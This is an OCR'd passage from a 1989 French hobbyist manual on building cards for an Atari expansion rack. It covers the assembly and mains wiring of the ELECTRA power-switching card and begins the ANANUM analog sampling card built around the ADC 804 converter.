





**Fig. 2** : Vue de dessus.


COTE COMPOSANTS
ELECTRA
© 1989
Ph. CASIER
J. GUERARD
éditions


COTE CUIVRE





**Fig. 3** : Plan de perçage.

## CÂBLAGE ET MONTAGE D'ELECTRA

Pliez et soudez les résistances. Fixez les réseaux de résistances et les condensateurs (attention à l'orientation des condensateurs électrochimiques se situant près du 7805). Soudez les transistors, le pont de diodes et le 7805 (attention, il y a deux types de transistors).

Mettez en place les supports et soudez-les. Attention, les soudures s'effectuant sur les deux faces du circuit imprimé, n'enfoncez pas trop les supports ! N'hésitez pas à les positionner avant la soudure et surtout attention à leur orientation (voir vue de dessus).

Soudez les borniers à vis en veillant à ce que les fils arrivent bien par l'extérieur de la carte. Assurez-vous que la soudure double face a été correctement effectuée et qu'elle n'a engendré aucun court-circuit côté composants.

Montez les triacs sur leur radiateur (avec apport éventuel de graisse au silicone). Recouvrez de ruban isolant les pistes en cuivre avant d'y poser les radiateurs, puis soudez les triacs.

Soudez le connecteur DB25 et mettez en place ses deux vis (têtes côté soudures).

Enfin soudez le transformateur (attention au sens).

Le câblage d'ELECTRA est à présent terminé. Pliez alors les pattes des circuits intégrés sur le bord du plan de travail afin qu'ils entrent mieux dans les supports. Pour les TIL 111, notez qu'il y a un intervalle entre chaque sur le « pseudo » support constitué des 4 supports 16 broches.

Câblez la terre et le commun $S_1$ des prises ; terre et commun qui arriveront sur le bornier double d'ELECTRA.

Câblez ensuite les huit liaisons bornier d'ELECTRA — prise de face avant (voir photo pour vous aider).

Il ne vous reste plus qu'à fixer ELECTRA sur sa face avant en pliant correctement les fils allant vers la face avant et en mettant les têtes de vis côté soudures.

### MISE EN PLACE D'ELECTRA

Eu égard à son encombrement, ELECTRA pourra être placée à l'arrière du rack (d'où la justification de baguettes taraudées en cet endroit...). L'arrivée du secteur se fera par le bornier triple (que l'on distingue sur la photo au-dessus de la rangée de transistors). Le fil secteur repartira vers l'intérieur du rack pour en ressortir vers l'arrière afin d'éviter tout effort mécanique sur le bornier.

### RECOMMANDATION IMPORTANTE

La grandeur manipulée étant le secteur, avant de poursuivre la lecture de l'article, c'est-à-dire la mise sous tension d'ELECTRA, vérifiez la non-présence de courts-circuits (notamment au niveau des borniers par des filaments issus des fils secteurs, qu'il est d'ailleurs vivement conseillé d'étamer).

**CONTROLEZ BIEN TOUT !!!**
**LA SURVIE D'ÉLECTRA EN DÉPEND !!!**

### COÛT DE LA CARTE

ELECTRA revient à environ 700 francs.

Les auteurs vous proposent une aide pour la réalisation sous forme de kit (face avant usinée, circuit imprimé percé et étamé à chaud, composants testés), ou de version montée/testée.

kit : 890 F TTC port compris
version montée : 990 F TTC port compris

Pour tous renseignements ou commandes, écrire à :

STdev
31 ter, rue de Paris
92190 Meudon

## APPLICATIONS

Elles ne manquent pas et nous comptons sur vous pour nous faire part de vos idées ! Sachez tout de même qu'il ne peut être question de commander votre poste de soudure à l'arc ou votre four 3 kW... Cependant 800 W par canal, c'est déjà pas mal...

Vous pouvez vous-même développer vos applications grâce aux routines LECTURE et ECRITURE, décrites en Partie 10, chapitre 3.2.1, p. 13 et 14.

**écriture(carte,0,motif)**

*carte* étant le numéro de l'emplacement d'ELECTRA dans le rack, et *motif* un mot de 8 bits indiquant sur chaque bit l'état souhaité des prises secteur (0 éteint, 1 allumé).

# 10/3.4

# ANANUM : L'acquisition analogique

Ce néologisme sans envergure, issu d'un accouplement lexical douteux des mots *analogique* et *numérique*, prétend résumer à lui seul les fonctions de la carte au standart STdev qu'il a l'honneur de nommer. Certes la carte ANANUM n'est qu'un échantillonneur 8 bits, mais l'étendue de ses applications dépasse de loin l'apparente modestie due à son nom.

## UNE PETITE INTRODUCTION À L'ECHANTILLONNAGE

Après tout, si puissants soient-ils, les ordinateurs d'aujourd'hui ne savent manipuler que des nombres, ce qui se traduit de façon interne par des séries de bits, qui eux-mêmes se traduisent électriquement par des tensions de 0 ou 5 V. C'est sur le « ou » que porte le problème de la mesure de signaux analogiques, car si grâce à un minimum de transducteurs, de circuits de décalage et d'amplification en tension il est toujours possible de ramener n'importe quelle grandeur analogique à une tension électrique entre 0 et 5 V, il est impossible à la machine de lui donner une valeur autre que 0 ou 1 (ce « ou » est exclusif et exhaustif). Ainsi dans le cas des circuits TTL comme ceux utilisés dans l'Atari, toute tension entre 0 et 0.8 V se verra attribuer la valeur binaire 0, alors qu'un 1 désignera les tensions de 3.0 à 5 V ; les valeurs entre 0.8 V et 3.0 V donnant 0 ou 1, de façon aléatoire.

Heureusement pour nous, la technologie n'en reste pas là et une opération a été mise au point pour permettre à l'ordinateur de mesurer des grandeurs analogiques, et non seulement binaires : c'est l'opération d'échantillonnage. Elle consiste à convertir la grandeur en un mot binaire d'une certaine longueur, formant ainsi un nombre compréhensible par l'ordinateur. Et la longueur du mot binaire de donner la précision numérique de l'opération.

Si la conversion s'effectue sur n bits, la quantité de valeurs *discrètes* que peut prendre le signal *continu* s'élève à $2^n$. Prenons l'exemple de la conversion d'une tension entre 0 et 5 V, avec 8 bits de précision, l'ordinateur pourra lui attribuer 256 valeurs ($2^8$), de 0 à 255. La précision sur la mesure est alors de 5 V / 256 = 20 mV, ou 0.4 %.





**Fig. 1 :** Quantification lors d'un échantillonnage.

Avec 16 bits de résolution (format utilisé sur les compact-discs notamment), la précision sur la tension mesurée atteint 80 $\mu$V, soit 15 ppm. Il va sans dire qu'une telle conversion nécessite des composants de haute qualité, ainsi qu'une grande stabilité d'alimentation.

Notre propos dans le présent développement n'est pas de présenter un échantillonneur qualité compact-disc, mais un système d'acquisition de grandeurs analogiques telles que température, pression, lumière, humidité, alcoolémie, angoisse, bruit, amplitude des baillements du programmeur, quotient intellectuel...

## ANANUM : UNE CARTE POUR STDEV

Un circuit intégré spécialisé a été mis au point par *National Semiconductor* pour l'opération d'échantillonnage : le ADC 804 (Fig. 2). L'entrée analogique est différentielle, c'est-à-dire qu'elle n'a pas de référence fixe : le signal à mesurer arrive sur la broche $V_{IN}+$, et sa référence sur la broche $V_{IN}-$. Cela signifie que le circuit donnera la valeur 0 si aucune tension n'apparaît entre ces deux broches. La plage de tensions du signal d'entrée est également réglable, grâce à la broche $V_{REF}/2$ : $V_{REF}$ désigne la tension (différentielle) maximale admissible en entrée, c'est-à-dire correspondant à la valeur 255. Si par exemple les broches $V_{IN}-$ et $V_{REF}/2$ sont respectivement mises aux potentiels 1 V et 1.5 V, la plage de tensions d'entrée pour $V_{IN}+$ s'étalera de 1 V (valeur 0), à $1 + 1.5 \times 2 = 4$ V (valeur 255) ; 2.5 V donnant en l'occurrence la valeur 128.





**Fig. 2 :** Les brochages des circuits intégrés d'ANANUM.

Etant donnée la grande variété des tensions fournies par les capteurs de température, pression... et les autres, nous avons décidé de fixer respectivement à 0 V et 2.5 V les broches $V_{IN}-$ et $V_{REF}/2$. Les tensions à mesurer s'étaleront par conséquent de 0 à 5 V, et il appartiendra à chaque sonde d'adapter son signal à cette plage de tensions.

Nous reviendrons plus tard sur les sondes pour nous consacrer en premier lieu à la carte d'échantillonnage, dont le schéma synoptique se trouve ci-dessous. Ce dernier est d'une grande simplicité et appelle peu de commentaires (Fig. 3).

Les huit entrées analogiques sont multiplexées par le CD 4051 qui en sélectionne une en fonction de ses 3 lignes d'adresses. Le signal passe alors dans un filtre passe-bas (réseau RC classique) pour éliminer les fréquences supérieures à la moitié de la fréquence d'échantillonnage. Sans se perdre dans un cours de mathématiques sur les phénomènes de sous-échantillonnage et de repliement spectral, disons que cela élimine les parasites. Le signal est ensuite appliqué à l'entrée $V_{IN}+$ du convertisseur, dont la broche

